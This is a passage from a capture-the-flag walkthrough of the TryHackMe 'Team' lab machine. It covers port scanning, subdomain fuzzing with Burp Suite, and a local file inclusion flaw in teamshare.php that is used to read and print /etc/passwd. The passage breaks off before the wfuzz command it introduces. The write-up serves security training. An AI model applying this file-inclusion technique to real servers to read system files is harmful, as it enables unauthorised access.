Team - Walkthrough

Team is a beginner friendly machine that teaches the importance of doing enumeration well.

Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:


- Reconnaissance & Scanning
- Exploitation
- Privilege Escalation

Tools Used:


nmap, web browser, burp suite, wfuzz, ssh, linpeas, netcat, nano, dirbuster

Reconnaissance & Scanning


After connecting with the machine on TryHackMe, I started nmap scan to check the open ports and services.




nmap scan showed that port 80 was opened. So, I visited the target ip address in the web browser. it was Apache default page.




Then I opened its source code & in the title section, I found a virtual private hostname.




Then I added the hostname into my /etc/hosts file using nano & opened it in browser.







Then I started dirbuster on both the 10.10.84.84 & http://team.thm URLs. But I was not able to find anything except robots.txt file on http://team.thm. There was a username in it.




Then I used burp suite to capture a request from http://team.thm and used OPTIONS method to find which methods were allowed to send a request. I found just OPTIONS & GET methods. Then I captured a request from http://team.thm using burp suite & send the request to intruder. In the payload section, I **used Seclist's top5000_in_one_million wordlist** to find sub-domains.




Soon after launching the attack, the length of the response from sub-domain named **dev.team.thm** was different from the other responses.



Then I added this sub-domain into my /etc/hosts file with the same ip address of the target machine.




Then I visited the sub-domain in the browser. It was some static webpage. There was a link in the homepage.




Exploitation

When I clicked the link, it opened a file named teamshare.php & displayed some text.



Place holder for future team share

Next, I tried to access /etc/passwd file to check if there was a possibility of LFI. I got the contents of /etc/passwd file.



root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin /nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd /resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent: /usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1::/var/cache/pollinate:/bin/false dale:x:1000:1000:anon,,,:/home/dale:/bin/bash gyles:x:1001:1001::/home/gyles:/bin/bash ftpuser:x:1002:1002::/home/ftpuser:/bin/sh ftp:x:110:116:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin sshd:x:111:65534::/run/sshd:/usr/sbin/nologin


Then I used wfuzz to find any files containing sensitive information by fuzzing (random user inputs) with the below command:

